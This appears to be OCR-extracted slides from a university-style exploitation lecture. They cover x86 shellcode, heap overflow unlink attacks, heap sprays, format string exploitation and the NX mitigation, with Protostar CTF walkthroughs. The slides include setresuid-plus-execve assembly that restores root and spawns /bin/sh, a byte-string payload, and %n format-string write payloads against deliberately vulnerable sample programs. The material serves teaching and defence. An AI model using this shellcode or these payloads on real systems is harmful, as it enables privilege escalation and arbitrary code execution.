Nothing prevents the attacker from crafting shellcode that calls the setresuid() system call!

```
#define __NR_setresuid           164
#define __NR_setresuid32     208
```

Example!

```
BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax       ; zero out eax
  xor ebx, ebx       ; zero out ebx
  xor ecx, ecx       ; zero out ecx
  xor edx, edx       ; zero out edx
  mov al,  0xa4      ; 164 (0xa4) for syscall #164
  int 0x80           ; setresuid(0, 0, 0)  restore all root privs

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax       ; make sure eax is zeroed again
  mov al, 11         ; syscall #11
  push ecx           ; push some nulls for string termination
  push 0x68732f2f    ; push "//sh" to the stack
  push 0x6e69622f    ; push "/bin" to the stack
  mov ebx, esp       ; put the address of "/bin//sh" into ebx, via esp
  push ecx           ; push 32-bit null terminator to stack
  mov edx, esp       ; this is an empty array for envp
  push ebx           ; push string addr to stack above null terminator
  mov ecx, esp       ; this is the argv array with string ptr
  int 0x80           ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Some reference slides for shellcodes & registers

64 bit Architecture

Registers: RAX RBX RCX RDX RBP RSP RSI RDI **r8 r9 r10 r11 r12 r13 r14 r15**

- Similar to 32, but the GPRs have been expanded to 64bits and renamed:
  - EAX is now RAX
  - EBX is now RBX
  - and so on
- Twice the amount of GPRs


Windows Shellcode (32 & 64bit)

Not like linux

- The kernel interface is accessed by loading the address of the Win32API DLLs
- DLL address will vary for EACH version of windows
- DLL addresses can be found at runtime or can be hardcoded
  - kernel32.dll has functions to do this:
    - **LoadLibrary**
    - **GetProcAddress**


Linux vs Windows process memory

Linux



Source: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory

Win32



Stack grows towards lower memory (on all systems)

Stack & Heap are adjacent, and **grow apart**

Source: https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Heap Exploitation

Heap exploitation resources

Secure Coding in C / C++ (From prior lectures)

Practical Windows XP/2003 Heap Exploitation, by John McDonald and Chris Valasek. Blackhat USA 2009.

Heaps about Heaps, by Brett Moore.

Heap Breakdown

Core component: **The memory allocator**

- goals:
  - efficiency
  - minimizing space (minimzing wasted space and fragmentation)
- **(Basic) Algorithms:**
  - Boundary Tags
    - chunks of memory carry around meta data before and after
      - size information fields
    - allows for coalescing
    - allows for straightforward traversing of chunks (can traverse all chunks from any known chunk)

  - Binning
    - chunks are maintained in bins, grouped by size
      - put chunks where they best fit to minimize waste
    - best-fit coalescing

---


coalesce: the act of merging two adjacent free blocks of memory

used in garbage collection to compact the heap

(RECAP from lecture 3)
Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```



Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Will cause free
(second)
to segfault

“FREEEEEEEEEEEEEEDOOM
MMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMM

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
“FREEEEEEEE EEEEEDOOM MMMMMMM MMMMMMM MMMMMMM MMMMMMM MMMMMMM MMMMMMM MMMMMMM MMMMMMM MMMMMMM	

Heap Buffer Overflow (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

"FREEEEEEEEEEEEEEDOOOM MMMMMMMMMMMMMMMMMM MMMMMM…<dummy even integer(to have P=0)><new size (-4)><a fd pointer><a bk pointer>"

will alter the behavior of free()

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEEDOOOMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
Malicious fd pointer	
Malicious bk pointer	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1


Heap Buffer Overflow (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Size field in second chunk overwritten with a negative number

- when free() attempts to find the third chunk it will go here:



Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

Size field in second chunk overwritten with a negative number

- when free() attempts to find the third chunk it will go here:
  - it sees the 2nd chunk is listed as free
    - unlink time

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEDOOOMMMMMMM MMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMM MMMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
Malicious fd pointer	
Malicious bk pointer	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1


Heap Buffer Overflow (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

```c
#define unlink(P, BK, FD) {
        FD = P->fd;
        BK = P->bk;
        FD->bk = BK;
        BK->fd = FD;
}
```

need not point to the heap or to the free list!



Heap Buffer Overflow (from [1] p186)

When this command runs:

- writes attacker supplied data to an attacker supplied address
    - to (fd + 12)
        - why?

```
#define unlink(P, BK, FD) {
        FD = P->fd;
        BK = P->bk;
        FD->bk = BK;
        BK->fd = FD;
}
```

The destination of the arbitrary write

The value which to write

Size or last 4 bytes of previous	
Size of this chunk = 672	P=1
FREEEEEDOOOMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMMMMMMMMMM MMMMMMMMMM	
dummy size field	P=0
size of chunk = -4	P=0
Malicious fd pointer	
Malicious bk pointer	
Size or last 4 bytes of previous	
Size of this chunk = 16	P=1

Standard C routines

libc:

- malloc()
  -
- free()
  - Simply links a region to the FreeList
- realloc()

brk()
mmap()

Example heap overflow bug

Common integer overflow & heap overflow combo:

```
buf = malloc(sizeof(something) *user_controlled_int);
for (i = 0; i < user_controlled_int; i++){
    if (user_buf[i] == 0)
        break;
}
copyinto(buf, user_buf);
}
```

attacker can allocate 0,
then copy a large array into it

Example heap overflow 2

```
/* basic heap overflow */
int main (int argc, char** argv) {
    char *buf;
    char *buf2;

    buf   = (char*) malloc (1024);
    buf2 = (char*) malloc (1024);
    printf("buf=%p buf2=%P\n", buf, buf2);

    strcpy (buf,argv[1]);
        /// allows us to overwrite the meta data for buf2

    free(buf2);
}
```

If an attacker overwrites the meta data with garbage, **`intfree`** *will fail, and cause SIGSEGV (Segmentation fault) b/c it cannot locate the "previous" chunk*

But an attacker can recreate the chunk header!
when **`intfree`** *navigates to the new pointer for the "previous" chunk you can redirect execution.... what could go wrong???* ***:D***

Heap bof demo


protostar heap3 challenge
http://www.pwntester.com/blog/2013/12/20/protostar-heap0-4-write-ups/ (writeups)

Protostar Heap3

http://exploit-exercises.com/protostar/heap3

http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/

http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/




dest - 12 …… (FD->bk = BK)

.GOT of puts() - 12= 0x0804b11c

address of winner() = 0x08048864

http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/



shellcode

push <address of winner()>

ret

“\x68\x64\x88\x04\x08\xc3”

Windows Heap

Multiple heaps!

- Each process gets a default one
  - all threads share this common one
- Some loaded .dll's create their own heap!
- Can create separate heaps for different purposes
  - alloc(0x1000, **RWX**)
  - what could go wrong?? **:D**
- Some .dlls hold pointers to the heap they use

Heap Feng Shui

- http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf
- The art of manipulating the allocation of heap blocks in order to redirect the program control flow to the shellcode
    - (shellcode on the heap)
- Commonly used on malicious webpages using JavaScript

Heap Sprays

- A technique that attackers use to allocate large chunks of malicious code on the heap, in hopefully predetermined locations
- Common on malicious webpages
  - most use **JavaScript** to allocate a ton of NOP-sled+shellcode chunks on the heap
    - then some browser exploit to point EIP to the heap, and hope it hits a NOPsled

  - Can be accomplished on webpages with:
    - **JavaScript**
    - **VBScript**
    - **ActionScript**
    - **Images**
    - **HTML5**

      (see http://exploiting.wordpress.com/2012/10/03/html5-heap-spray-eusecwest-2012/)
- By itself, is not a security issue, but can be used against other vulnerabilities to make exploits easier

Format String Exploitation

(Continuation from lecture 3)

Format Strings

%[flags][width][.precision][{length-modifier}] conversion-specifier

- %d or %i= signed decimal integer
- %u = unsigned decimal integer
- %o = unsigned octal
- %x = unsigned hexadecimal integer
- %X = unsigned hexadecimal integer (uppercase)
- %f = decimal float
- %e = scientific notation
- %a = hexadecimal floating point
- %c = char
- %s = string
- %p = pointer address
- %n = nothing printed, but corresponds to a pointer. The number of characters written so far is stored in the pointed location.

Exploiting Format Strings

Back to that example:

```
gets(buffer); // buffer == “%s%s…”
printf(buffer);
```

printf(“%s%s%s%s%s%s%s%s%s%s…”);

- reads pointer values off the stack for each %s
  - until all %s specifiers are satisfied
  - or until segfault

Exploiting Format Strings

printf("%08x %08x %08x %08x %08x….");

- prints out values on the stack in hex format
    - allows viewing of stack contents by attacker
    - printed in human-friendly format
        - x86-64 / x86 values are stored little-endian in memory
            - very important to remember

Exploiting Format Strings

printf(“%08x %08x %08x %08x %08x….”);

- Iteratively increases the argument pointer by 8 each time.
    - for variable argument functions
    - va_start
    - va_list
        - an array. va_list[i] is argument pointer. (YMMV)

Exploiting Format Strings

printf(“%04x.…”);

- can move forward argument pointer by other values.
  - typically just by 4 or 8 bytes on x86-32. Not sure on x86-64
  - This can be exploited to view arbitrary memory locations

Exploiting Format Strings

printf(“\xde\xf5\xe5\x04%x%x%x%x%s”);

- viewing arbitrary memory locations (32bit)
  - move argument pointer forward enough to point within the string (the %x chain)
- %s uses a stack value as a pointer
  - prints out what it points to
    - here, will print the value at 04e5f5de (little endian)

Exploiting Format Strings

Writing to memory address (from [1] p326)

```
int i;
printf(“hello%n\n”, (int *)&i);
```

writes 5 to variable i;

Exploiting Format Strings

Writing to <u>arbitrary</u> memory address

printf("\xde\xf5\xe5\x04%x%x%x%x%n");

printf("\xde\xf5\xe5\x04%x%x%x%<u>150</u>x%n");

works well for writing small values

- but not memory addresses

Exploiting Format Strings

Writing to arbitrary memory address

printf("\xde\xf5\xe5\x04%x%x%x%x%n");

will write the number of characters before the %n printed so far to 04e5f5de.

- We need to explore length modifier:

%[flags][width][.precision][{length-modifier}] conversion-specifier

	specifiers						
length	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Format String Demo #1

protostar format1 challenge
http://www.kroosec.com/2012/12/protostar-format1.html (writeup)

(RECAP) Exploiting Format Strings

Combine these techniques to write arbitrary values to arbitrary memory location (s) byte by byte:

- pg 174 HAOE explains this best. The following writes 0xDDCCBBAA to the address at 0x08409755

We'll finish this topic ~~later in the semester~~

Memory	94	95	96	97			
First write to 0x08409755	AA	00	00	00			
Second write to 0x08409756		BB	00	00	00		
Third write to 0x08409757			CC	00	00	00	
Fourth write to 0x08409758				DD	00	00	00
RESULT	AA	BB	CC	DD			

	specifiers						
length	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Format String Demo #2


protostar format4 challenge
http://www.kroosec.com/2012/12/protostar-format4.html (writeup)
format3 is also helpful here

Executable Security Mechanisms

AKA *exploit mitigations*

Who should protect what?

Stack?
Heap?
segment permissions?
data vs instructions?
registers?
overflows?



Linux exploit mitigations

N^X

- Means "Never eXecute [bit]"
  - is a bit flag
- Employs the following principle:
  - **If it is writeable, then it is NOT executable**
- prevents execution of the stack, and sometimes heap

Ways attackers can bypass:

- ret2libc (return to lib c)
- *Reference for further learning on advanced ret2libc exploitation*:
  - http://www.phrack.org/issues.html?issue=58&id=4

